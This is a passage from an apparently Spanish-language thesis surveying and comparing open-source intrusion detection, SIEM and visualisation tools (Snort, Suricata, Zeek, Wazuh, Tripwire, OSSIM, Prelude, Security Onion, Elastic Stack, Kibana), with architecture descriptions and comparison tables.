1. Primero actúan los decodificadores de paquetes, que se encargan de realizar el *sniffing* de paquetes y los envían al preprocesador.

2. En la etapa de preprocesado, se realiza una etapa de detección buscando anomalías en cabeceras de los paquetes y los preparan para ser analizados por el motor de detección.

3. El flujo preprocesado llega al motor de detección, el cual realiza una comparación entre el flujo entrante y la base de datos de firmas.

4. *Plugins de salida*: Recogen la alerta y realizan alguna acción, como almacenarla en una base de datos o enviar emails.

1.9.2.1.2 Suricata

Figura 1.14: Logo de la herramienta Suricata

Suricata es un proyecto Open-Source que ha sido desarrollado por OISF (Open Information Security Foundation). Es un NIDS basado en un motor que funciona con una base de datos de reglas o firmas. Se encarga de monitorizar la red, realizar una comparación entre el flujo de red y las firmas, y luego envía alertas para señalar cualquier actividad sospechosa.

Las características de suricata son:

- Procesamiento multi-hilo: Es la característica principal y la que la distingue de Snort. Permite ejecutar a la vez varios procesos debido a que utiliza todos los núcleos.
  Utilizando Suricata, se puede asignar el número de subprocesos (etapas de funcionamiento de Suricata) que va a ejecutar núcleo de CPU. Esto supone una gran ventaja en términos de rendimiento debido a que podemos poner más núcleos de CPU sobre la fase del proceso de detección que queramos.
  Los módulos o fases que componen la captura de Suricata, y que por lo tanto podemos administrar son:
  - Proceso de captura de paquetes: En él se realiza la recolección de paquetes de la red.
  - Proceso decodificador: Se realiza el seguimiento del flujo de conexiones para formar la conexión original y se realiza una detección de intrusiones basado en la capa de aplicación.
  - Detección y comparación de firmas: Una vez tenemos el flujo decodificado, se realiza una comparación entre el flujo y las reglas. Si hay una coincidencia entre el flujo de datos decodificado y la base de datos, se genera una alerta.
  - Proceso de eventos y alertas: En este último proceso se realizan todas las operaciones que transforman los eventos generados (introducirlos en una base de datos, convertirlos a algún formato, almacenarlos...).

Podemos configurar cada núcleo de la CPU para que se dedique en exclusiva a cada uno de los anteriores. Gráficamente se representa en la figura 1.15.




Figura 1.15: Funcionamiento de los módulos de Suricata

- Detección automática de protocolo: Aparte de los protocolos básicos (IP, TCP, UDP e ICMP), Suricata tiene sistemas de detección para FTP, HTTP, TLS, SMB. Por lo que se pueden realizar firmas de manera que sean independientes del puerto que utilicen ya que son automáticamente detectados.
- Recoge estadísticas de rendimiento que se recogen en el archivo stat.log.
- Recolección de todas las peticiones HTTP mediante HTTP Log Module independientemente de la generación de las alertas.
- Puede funcionar como:
  - Sistema de detección de intrusos de red (NIDS).
  - Sistema de prevención de intrusos de red (NIPS).
  - Analizador de archivos pcap.
  - Recolector de tráfico utilizando pcap logger.
- Aparte de las reglas y firmas, se dispone de un soporte para la detección mediante scripts usando el lenguaje LUA.

- Dispone de salidas en formato YAML que le permite integrarse fácilmente con otras herramientas como Logstash.

1.9.2.1.3 Zeek/Bro




Figura 1.16: Logo de zeek

Zeek es una herramienta open-source para analizar al tráfico de la red. Principalmente es un monitor de seguridad que se encarga de monitorizar todo el tráfico de la red en busca de actividades sospechosas, sin embargo, soporta una gran cantidad de características de análisis de tareas e incluso de solución de problemas mediante medidas de rendimiento.

La principal ventaja de la herrramienta es que una vez desplegada, genera una gran cantidad de logs que registran la actividad de la red. Esos registros no sólo incluyen los datos sobre cada conexión del entorno en el que son desplegados, sino que también datos de sesión como HTTP, MIME types, respuestas de servidor, información sobre los certificados SSL... Por defecto, se escriben todos estos datos en un conjunto de archivos separados para posteriormente ser analizados por otra herramienta, lo que facilita su integración.

La característica más potente es que proporciona un lenguaje específico para realizar scripts que se ajusten al ámbito de aplicación. Zeek incorpora una gran cantidad de scripts que permiten detectar numerosos ataques como los de fuerza bruta.

Contrasta en gran medida con las anteriores alternativas, puesto que no está basado en la detección de firmas (aunque también soporta la deteccción de firmas en sus scripts mediante una librería) sino en el uso de su propio lenguaje, lo que facilita la detección de anomalías y el análisis de comportamiento.

Las características de Zeek/bro son:

- Se puede desplegar en sistemas UNIX como Linux, FreeBSD y macOS.

- Captura de paquetes mediante la librería libcap.
- Análisis en tiempo real y *online* .
- Análisis de paquetes independientemente del puerto.
- Soporte IPv6.
- Soporte para IDS basado en firmas.
- Lenguaje propio para la detección de comportamiento anómalo.
- Fácilmente integrable con herramientas como Elastic Stack.

La arquitectura de Zeek se puede dividir en dos capas:

- Motor de eventos: Analiza y guarda el tráfico que se genera en la red con el objetivo de generar eventos anómalos que sean neutros, es decir, eventos que describen lo que ha sucedido pero no la razón.
- Política de Intérprete de scripts: Recibe los eventos que se generan en el motor de eventos y se ejecutan los manejadores de eventos escritos en el lenguaje propio de Zeek. Estos manejadores se encargan de realizar acciones dependiendo de los eventos que se hayan sido generados y pueden generar estadísticas, alarmas o información sobre los atacantes.

La arquitectura de Zeek se representa en la figura 1.17.

Figura 1.17: Funcionamiento de Zeek

1.9.2.1.4 Comparación

Uno de los factores más importantes a la hora de comparar las herramientas es el rendimiento y el impacto que tenga en el sistema. Es necesario que la herramienta suponga un bajo coste para el sistema debido a que tiene que funcionar en unidad junto con otras herramientas. Por otro lado, el sistema operativo que soporte la herramienta tiene que ser el mismo que las otras elecciones con el fin de unificar todas en uno sólo.

La documentación de las herramientas también va a influir en la decisión final ya que el objetivo es explotar las características de cada una, en este caso si cogiésemos Zeek habría

que explotar su sistema de scrips y en el caso de Snort y Suricata la generación de firmas. La comparación de las tres herramientas se muestra en la tabla 1.11.

Parámetro	Snort	Suricata	Zeek
Coste	Gratuito	Gratuito	Gratuito
Licencia	GNU GPL v2	GNU GPL v2	BSD
Multihilo	Sí	Sí	no
Personalización CPU	No	Sí	No
Método de detección	Reglas	Reglas	Reglas y scripts
Tasas de transmisión	Moderado	Moderado	Alto
Calidad de documentación	Alta	Media	Baja
Detección automática de protocolos	Sí	Sí	Sí

Tabla 1.11: Comparación de herramientas NIDS.

1.9.2.2. Herramientas HIDS

Se van a estudiar las distintas alternativas Open-Source para la detección de intrusos basados en host más competentes del mercado [16]: OSSEC Wazuh y Open Source Tripwire.

1.9.2.2.1 OSSEC Wazuh

Figura 1.18: Logo de OSSEC Wazuh

OSSEC es un proyecto de naturaleza gratuita y de código abierto comprado por Trend Micro con el objetivo de hacer una herramienta de detección de intrusos basado en host de código

abierto, multiplataforma y escalable [17]. Wazuh es una herramienta derivada de los repositorios de OSSEC que le aporta varias funciones adicionales. Se compone con las siguientes partes:

- El servidor central, que es el que analiza los datos recibidos por los agentes y genera alertas cuando el evento coincide con una regla. Previamente, los datos son filtrados por los decodificadores. Sólo es posible ejecutarlo en sistemas Linux.
- Agente Wazuh: Es un dispositivo que es necesario supervisar dentro de la red y en los que se instala Wazuh. El agente envía los datos al servidor Wazuh a través de un canal seguro.
- Elastic Stack: Wazuh es integrado con esta herramienta para el análisis de los datos de alerta y registros. Además, provee una interfaz de usuario para la supervisión de los agentes.

La arquitectura de Wazuh [18] es representada en la figura 1.19.




Figura 1.19: Arquitectura de Wazuh

Las características de Wazuh son:

- Análisis de seguridad: Se utiliza para recoger, agregar, indexar y analizar datos y eventos que suponen un perjuicio para el host.
- Detección de intrusos: Monitoriza el sistema en busca de malware o anomalías en los archivos de configuración, archivos ocultos o inconsistencias.

- Es capaz de analizar los logs tanto del sistema operativo y de las aplicaciones y enviarlos a un servidor central para su análisis y su almacenamiento.
- Controla la integridad del sistema y de los archivos: Busca cambios en el contenido de los archivos o permisos.
- Los agentes Wazuh realiza la detección de vulnerabilidades mediante bases de datos de vulnerabilidades comunes.
- Comprueba que los sistemas de monitorización y archivos de configuración cumplen las políticas de seguridad.

1.9.2.2.2 Open Source Tripwire

Figura 1.20: Logo de Tripwire

Es una herramienta que comprueba la seguridad y la integridad de los datos basado en host [15]. Monitoriza y alerta cambios tanto en los archivos como en los directorios.

Sólo está disponible para sistemas Linux. Su funcionamiento es el siguiente:

- Primero se crea una línea base de todos los archivos, que nos indica cómo es el estado normal de cada archivo.
- Esta línea base se guarda encriptada en un archivo, incluyendo permisos, cambios internos en los archivos y *timestamps*.
- Para detectar cambios en un archivo, se realiza el hash del archivo y se compara con el almacenado. Si el hash (por su naturaleza de función determinista) cambia, es que se ha producido una anomalía. Podemos representar gráficamente su funcionamiento en la figura 1.21.




Figura 1.21: Funcionamiento de Open Source Tripwire

Sin embargo, no puede generar alertas en tiempo real, puesto que sólo se guardan las anomalías en un registro para un análisis posterior [19].

Tampoco puede detectar intrusiones en el sistema antes de su instalación. Por lo tanto, si no se instala justo después de la instalación del archivo puede comprometer el dispositivo.

1.9.2.2.3 Comparación

En este caso hay dos factores principales a comparar, el primero es la detección de alertas en tiempo real, en el que Wazuh si que puede realizar detecciones de anomalías en ficheros de configuraciones, mientras que con Tripwire no. Es un factor decisivo puesto que uno objetivos del sistema es la detección de intrusos en tiempo real.

Debido al funcionamiento de Tripwire, en el que se recogen todos los archivos que queramos asegurar y se les hace un hash, no detecta cambios o anomalías en ficheros o configuraciones que se hayan producido antes de su instalación.

La comparación queda recogida en la tabla 1.12.

Parámetro	Wazuh	Tripwire
Detección en tiempo real	Sí	No
Detección pre-instalación	Sí (mediante bases de datos)	No
Sistemas operativos	Gran variedad	Linux y Nix
Versión Open Source	Casi las mismas características	Las más importantes no están
Método de detección	Basado en reglas	Comparación de hash de archivos

Tabla 1.12: Comparación de herramientas HIDS.

1.9.2.3. Herramientas SIEM

Se van a estudiar dos alternativas Open Source que permiten la captura y correlación de eventos. Estas herramientas nos permiten tanto la monitorización, gestión y la correlación de os eventos anómalos de la red. Las dos herramientas que vamos a estudiar son:

- OSSIM.
- Prelude SIEM.
- Snorby.
- Sguil.
- Squert.
- Elastic Search.
- Security Onion.

1.9.2.3.1 OSSIM

Figura 1.22: Logo de OSSIM

OSSIM [29] es una colección de herramientas que se encuentran bajo la licencia GPL. Está compuesto por un conjunto de herramientas cuyo objetivo es ayudar a los analistas de seguridad mediante la capacidad de detección de intrusos y la prevención.

Entre las características de OSSIM se incluye la correlación de eventos, procesamiento de datos y normalización Lo más importante de OSSIM es que incluye su propio motor de correlación que cruza los eventos de seguridad que le llegan de sus numerosas herramientas generadoras de datos de alerta como Snort u OSSEC.

El conjunto de herramientas y su función se encuentra en la tabla 1.13.

Herramienta	Uso
Arpwatch	Notificador de anomalías en MACs
P0f	Identificación del sistema operativo
Pads	Anomalías en servicios
Openvas	Escaneo de vulnerabilidades
SPADE	DEtección de anomalías en paquetes
Snort	IDS
SPADE	Ataques sin firma
TcpTrack	Datos de sesión
Ntop	Base de datos de anomalías
Nagios	Comprobar disponibilidad de host
nfSen	Visor de flujos de red para la detección de anomalías
nfSen	Visor de flujos de red para la detección de anomalías
Osiris	HIDS
OSSEC	HIDS

Tabla 1.13: Herramientas OSSIM.

EL motor de correlación de OSSIM asocia múltiples eventos de igual o distinto tipo de la misma fuente de información, por ejemplo puede generar un evento de ataque de fuerza bruta mediante los eventos de inicios de sesión fallidos y exitosos.

El esquema de funcionamiento de OSSIM se muestra en la figura 1.23 y sigue las siguientes etapas:

Figura 1.23: Etapas del funcionamiento de OSSIM

1. Primero en la fase de colección y normalización, se recogen los datos procedentes de los distintos sensores, que nos aportan datos de sesión, datos de alerta o datos estadísticos.

   Al estar formado por diferentes herramientas, es necesario que estos datos pasen por una etapa de normalización, que haga que todos esos datos tengan un formato único para que puedan ser procesados por igual.

2. Una vez normalizados los datos, se realiza una comparación de éstos con las políticas de seguridad que se tengan establecidas.

3. Después, una vez hecho el estudio de los datos y la política de seguridad, se realiza un proceso de gestión de riesgos en el que se analiza qué peligro suponen estos eventos.

4. Luego, la parte más importante, es la correlación que se realiza en el *correlation engine* [32]. Este motor tiene un conjunto de reglas que asignan los eventos normalizados que se han generado a eventos más precisos, dependiendo de la confiabilidad que le asignemos a cada evento.

   Si el motor ha generado un nuevo evento, éste vuelve a pasar a la etapa de normalización, con el objetivo de volver a ser cruzado con los que se generen y cada vez obtener eventos que reflejen una situación de vulnerabilidad real y evitar los falsos positivos.

1.9.2.3.2 Prelude

Figura 1.24: Logo de Prelude

Prelude SIEM es una herramienta que realiza la recolección, normalización, ordenación, agregación, correlación y reporte de toda la información que obtiene mediante los sensores para manejarla desde una consola centralizada. También contiene herramientas para hacer análisis forense y almacenar datos para realizar *Big data*.

Prelude cuenta con las siguientes características:

- Construido en lenguajes como Python o C.
- Puede utilizar el *Intrusion Detection Message Exchange Format* (IDMEF), *Incident Object Description Exchange Format* (IODEF), HTTP, XML, SSL
- Correlación de eventos de seguridad.
- Recolección, almacenamiento e indexación de logs.
- Es modular y flexible.
- Sigue una arquitectura jerárquica y descentralizada.

La versión *community* Open Source liberada bajo licencia GPLV2 está destinada para pequeñas infraestructuras, pruebas y propósitos educativos. Está formado por los siguientes módulos [33]:

- Prelude Manager: Es el componente encargado de recibir y almacenar alertas en la base de datos.
- LibPrelude: Librería que se encarga de la conexión segura entre todos los sensores y el componente Prelude Manager.
- LibpreludeDB: Librería que proporciona una capa de abstracción sobre el tipo de formato que se usa para almacenar las alertas en IDMEF.
- Prelude-LML: Permite la recolección y análisis de la información de diferentes tipos de aplicaciones.

- Prelude-correlator: Es el componente más importante y permite realizar la correlación de eventos de seguridad gracias a las reglas de correlación. El motor de correlación está basado en Python y captura alertas del componente Prelude-Manager, y las cruza para obtener eventos más precisos.
- Prewikka: Es la interfaz gráfica para los usuarios que facilita el trabajo de usuarios y analistas a la hora de utilizar la herramienta.

1.9.2.3.3 Snorby

Es una interfaz de monitorización y gestión de eventos basado en Ruby [24]. Nos permite monitorizar y administrar eventos de diferentes aplicaciones (como Snort o Suricata) de manera sencilla.

Realiza una captura de paquetes mediante CapME, que permite filtrar las características que se deseen de los paquetes como el *timestamp*, la IP de origen o la IP de destino.

Entre las características de Snorby se encuentran:

- Generación de representaciones de los análisis mediante gráficas.
- Búsquedas avanzadas.
- Generación de informes en formato XML o pdf, e incluso los envía por email.
- Tiene un sistema de administración de usuarios. Incluye la creación de usuarios, asignación de eventos, gestión de roles... Además, permite llevar un registro de las conexiones de cada usuario y la IP que utilizaban en su última conexión.

El funcionamiento de Snorby sigue los siguientes pasos:

1. Primero los sensores recogen los eventos y los escriben en formato unified2 (binario).
2. Luego estos eventos son capturados desde los registros con herramientas como Barnyard2, que los convierte del formato unified2 a ASCII.
3. Estos datos son introducidos en una base de datos que alimenta a Snorby.
4. Snorby es alimentado por la base de datos y los muestra en su dashboard.

La arquitectura de Snorby se representa gráficamente en la figura 1.25.




Figura 1.25: Arquitectura de Snorby

1.9.2.3.4 Sguil

Es una herramienta construida específicamente para y por los analistas de seguridad de la red. Posee una interfaz gráfica de usuario que nos permite acceder a los eventos en tiempo real, además de poder ver los datos de sesión y capturar paquetes.

Se puede ejecutar en multitud de sistemas operativos como Linux, BDS, Solaris, MacOS y Windows. Proporciona información sobre los datos de los eventos que se generan, y el contexto en el que se producen, para validar la detección (características muy importante para un analista).

Puede recoger alertar de numerosas herramientas como Snort, Suricata, OSSEC o Zeek. Las herramientas que utiliza se recogen en la tabla 1.14.

Herramienta	Uso
Tcpdump	Extracción de sesiones TCP/IP de capturas y logs
Wireshark	Análisis de capturas de red
MySQL	Base de datos para el almacenamiento de datos
Snort, Suricata, OSSEC...	Generación de alertas
Barnyard2	Formatear eventos de unified a ASCII
p0f	Identificación del sistema operativo
SANCP	Registro de sesiones TCP/IP

Tabla 1.14: Herramientas de Sguil.

Permite:

- Ver todo el tráfico asociado a una alerta.
- Consultar todos los paquetes capturados.
- Consultar el tráfico que no está asociado a la alerta pero que podría suponer una actividad maliciosa.
- Comentar las alertas entre todos los analistas

El funcionamiento está dividido en cuatro secciones dependiendo del tipo de datos que procese:

- La captura de datos completos la realiza a través de peticiones y respuestas pcap al agente pcap.
- Recoge los datos de sesión a través del agente sancp, produciendo datos de sesión.
- Recoge las alertas de los IDS a través del agente específico, que primero lo introduce en formato binario y luego con una herramienta auxiliar (barnyard) se convierte a ASCII. Produciendo datos de alerta.
- Las alertas del sistema de detección pasivo de activos en tiempo real (PADS) son manejadas por el agente PADS, produciendo datos se servicio.

Luego, todos estos datos los recoge SGUILD para introducirlos en la base de datos y mostrárselos al usuario dependiendo de las peticiones que se realicen en la interfaz gráfica.

1.9.2.3.5 Squert

Es una herramienta concebida como una evolución de Sguil, añadiendo una interfaz web para visualizar y consultar los datos almacenados en la base de datos Sguil [20].

Esta nueva herramienta supuso una interfaz más amigable y, mejorando la usabilidad, añadió nuevas funcionalidades a las ya existentes de sguil.

Es capaz de agrupar y visualizar alertas de cualquier IDS (tanto NIDS como HIDS) y eventos generados por los scripts de Zeek. Esto hace que sea una mejor opción que sguil ya que nos ayuda a tener una visión más clara y completa de todo lo que está pasando en nuestra red.

Al utilizar la misma base de datos que Sguil, utiliza un sistema de logueo basado en los mismos usuarios, lo que nos permite acceder al dashboard de squert.

1.9.2.3.6 Elastic Search

Elastic Search forma parte de Elastic Stack, que es un conjunto de herramientas Open Source desarrolladas por Elastic y formado por Elasticsearch, Logstash, Kibana, y un conjunto de sensores llamados Beats. No es específicamente una herramienta de gestión de eventos pero es capaz de integrarse con otras herramientas como Snort, Suricata o Zeek en su arquitectura [21].

En su conjunto, Elastic Stack es una de las herramientas más potentes a la hora de pensar una solución para manejar eventos de seguridad. Sin embargo, es más difícil de manejar que las otras herramientas.

Como manejador de registros cumple con las siguientes carcterísticas:

- Agregación: Recopila datos de distintas fuentes o sensores.
- Procesamiento: Procesa los registros para analizarlos.
- Almacenamiento: Almacena los datos durante gran cantidad de tiempo para monitorizarlos, comprobar el comportamiento o realizar tareas de auditoría.
- Análisis: Capacidad de mostrar subconjuntos de los datos mediante peticiones y crear dashboards sobre ellos.

Para ello, su funcionamiento se basa en los siguientes pasos:

1. Sensores como Snort, Suricata, Zeek, Ossec o cualquier otra fuente de logs detectan intrusiones, conexiones o eventos que se vayan a analizar.

2. Se pasa al preprocesamiento de los datos mediante Logstash.

3. Luego se realiza la indexación y almacenamiento en ElasticSearch.

4. Por último se visualizan en los dashboards de Kibana.

Su funcionamiento se representa gráficamente en la figura 1.26.




Figura 1.26: Funcionamiento de Elastic Stack

Podemos observar en la figura 1.26 las tres principales herramientas:

- Logstash: Es la herramienta Open-Source dentro de Elastic Stack que se encarga del procesamiento de los datos. Realiza las siguientes funciones:
  - Realiza la recolección de datos (en este caso, nuestros datos son eventos de seguridad de la red). Pueden ser fuentes tan distintas como syslog, topic de kafka, conexiones TCP/UDP, eventos SNMP o FTP...
  - Realiza el análisis del formato de los datos y los transforma. Mediante los códecs transforman los datos a un formato único de logstash, luego mediante los filtros se procesan los eventos para modificarlos.
  - Almacena los datos de manera centralizada.
- Elastic Search: Dentro de Elastic Stack, es el motor de búsqueda distribuido, que utiliza los datos recogidos por Logstash y provee una interfaz web RESTful compatible con datos JSON [23]. Es distribuido, posee una gran velocidad de respuesta y al estar desarrollando en Java, soporta casi todas las plataformas.
  Es de gran interés puesto que el analista, puede realizar queries para analizar subconjuntos del total de eventos de seguridad, y luego visualizarlos mediante Kibana.
- Kibana, que será descrito en las herramientas de visualización 1.9.2.4.1.

1.9.2.3.7 Security Onion

Figura 1.27: Logo de Security Onion

Security Onion [35] es una distribución basada en Linux y Open Source para la detección, monitorización de seguridad empresarial y gestión de registros y datos generados por el entorno. Posee además una interfaz que permite configurar los sensores para un entorno empresarial de manera relativamente sencilla.

Security Onion fue creado por Doug Burks como un proyecto open source en 2008, hasta que fundó la proveedora oficial de servicios para su herramienta Security Onion Solutions.

Dentro de la monitorización de la seguridad empresarial, los datos deben ser recolectados y analizados, por lo que generalmente se utiliza la automatización y correlación de eventos para generar menos falsos positivos, sin embargo, no hay reemplazamiento para la inteligencia humana que pueden proveer los analistas.

Desde ese punto de vista, Security Onion se postula como una herramienta que provee visibilidad de la red del entorno y su contexto para alertar de eventos anómalos, pero requiere del administrador o analista compromiso para revisar las alertas y monitorizar la actividad de la red.

Como se aprecia en la figura 1.28, los componentes principales de Security Onion se pueden agrupar en tres funciones principales:

- Captura de paquetes completos mediante netsniff. Es una herramienta que permite capturar todo el tráfico de la red donde se encuentra Security Onion.
- Monitorización y detección de intrusos basados en red y Host:
  - Se puede escoger entre Snort o Suricata respecto a los NIDS basados en reglas.
  - Respecto a los IDS basados en análisis, soporta Zeek/Bro. Se encarga de monitorizar

dentro de Security Onion toda la actividad de red y logs: conexiones, peticiones DNS, servicios de red y software, certificados SSL y actividad Syslog. Provee además un lenguaje que permite analizar toda la información para generar alertas.

- Respecto a los HIDS, utiliza Wazuh, para realizar el análisis de logs, comprobar la integridad de los ficheros, política de monitorización, y detección en tiempo real de anomalías.

- Análisis y gestión de los datos visualizados, mediante herramientas como Sguil, Squert, Kibana o CapMe.




Figura 1.28: Componentes principales de Security Onion

1.9.2.3.8 Comparación

Hemos descrito siete herramientas SIEM con las que se pueden recoger todos los datos de alerta que producen los sensores. Uno de los factores más importantes es que posean una versión comercial o sean totalmente gratuitos, puesto que el factor económico es una de las características principales, las herramientas que poseen versiones comerciales suelen estar más limitadas que las que no la tienen.

En el caso de que posean versión comercial, otro de los factores más importantes a la hora de la comparación es cómo de limitada esté la herramienta open source respecto de su versión comercial.

Algunas de las herramientas como Security Onion no son herramientas SIEM per se, sino que incorpora una gran cantidad de herramientas Open Source que, en conjunto, tienen características de SIEM. Como Security Onion aporta una manera de interrelacionar todas estas herramientas, se considera SIEM y por lo tanto incluido en la comparación.

La tabla con la comparación de ambas herramientas se muestra en la figura 1.15

Parámetro	Prelude	OSSIM	Snorby	Sguil	Squert	Elastic Search	Security Onion
Comunidad	Mediana	Alta	Baja	Alta	Alta	Alta	Alta
Gestión de logs	Sí	No	No	No	No	Sí	Sí
Incorpora herramientas de apoyo	Sí	Sí	No	Sí	No	Sí	Sí
Rango de formatos soportados	Alto	Medio	Medio	Medio	Medio	Alto	Alto
Estructura	Descentralizada	Servidor único	Servidor único	Descentralizada	Servidor único	Descentralizada	Descentralizada
IMDEF	Sí	No	No	No	No	No	No
Motor de correlación	Sí	Sí	No	No	No	No	No
Limitación en su versión Open Source	Alto	Medio	No	No	No	No	No

Tabla 1.15: Comparación de herramientas SIEM.

1.9.2.4. Herramientas de visualización

Se van a estudiar las distintas alternativas Open Source para la visualización de todos los datos que vamos a recoger a partir de nuestro entorno en paneles de visualización o dashboards. Las herramientas que se van a estudiar son Kibana (de Elastic Stack) y Grafana.

1.9.2.4.1 Kibana

Figura 1.29: Logo de Kibana

Dentro de Elastic Stack, es la herramienta que permite la visualización de los datos que se procesan mediante peticiones en Elasticsearch. Proporciona un dashboard que se genera a partir de componentes que contienen el contenido indexado (datos de alerta o datos correspondientes a logs) que procesa Elastic Search [22].

Permite al usuario crear fácilmente un dashboard intuitivo formado por componentes. Estos componentes son creados a partir de una interfaz sencilla e intuitiva que permite crearlos en pocos pasos. Ofrece distintos tipos de componentes como histogramas, gráficos, diagramas circulares, etc.

